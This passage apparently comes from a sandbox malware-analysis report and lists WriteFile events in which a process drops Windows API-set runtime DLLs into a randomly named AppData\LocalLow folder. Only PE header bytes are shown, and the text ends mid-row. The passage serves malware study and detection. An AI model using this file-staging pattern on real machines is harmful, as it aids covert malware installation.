C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-timezone-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 8c 59 cc 78 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 04 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L....Y.x...........!..	success or wait	2	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-util-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 d9 03 66 ab 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 04 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L.....f............!..	success or wait	2	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-conio-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 0f c9 df a8 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 08 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L..................!..	success or wait	2	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-convert-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 b3 4e 45 c2 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 14 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 30 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L.....NE............!.. ....0......	success or wait	2	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-environment-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 c6 6a 55 04 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 06 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L....jU............!..	success or wait	2	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-filesystem-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 95 96 ad 68 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 0c 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L......h...........!..	success or wait	2	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-heap-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 4a fc 6f 20 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 08 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L...J.o ....!..	success or wait	2	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-locale-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 7c 0f de 4f 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 06 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L...|..O...........!..	success or wait	2	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-math-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 a2 17 f8 17 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 2e 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 40 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L..................!.. ....@......	success or wait	2	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-multibyte-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 0a 75 27 9f 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 24 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 40 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L.....u'............!.. ...$...................@......	success or wait	2	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-private-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 9d c7 5e 31 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 da 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 f0 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L.....^1...........!..	success or wait	5	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-process-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 6c 1a 68 b4 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 08 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L...l.h............!..	success or wait	2	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-runtime-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 08 df 4c 08 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 16 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 30 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L.....L............!.. ....0......	success or wait	2	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-stdio-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 1c 09 d5 e0 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 1c 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 30 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L..................!.. ....0......	success or wait	2	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-string-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 01 bc a7 53 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 1c 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 30 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L......S...........!.. ....0......	success or wait	2	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-time-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 e0 b2 4f 49 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 0e 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L.....OI...........!..	success or wait	2	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-crt-utility-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 1e 21 35 ff 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 06 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L.....!5...........!..	success or wait	2	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-file-l1-2-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 15 5f 81 4c 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 04 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L...._.L...........!..	success or wait	2	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-file-l2-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 34 ef df 7c 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 04 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L...4..|.....!..	success or wait	2	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-handle-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 c9 e0 a3 47 00 00 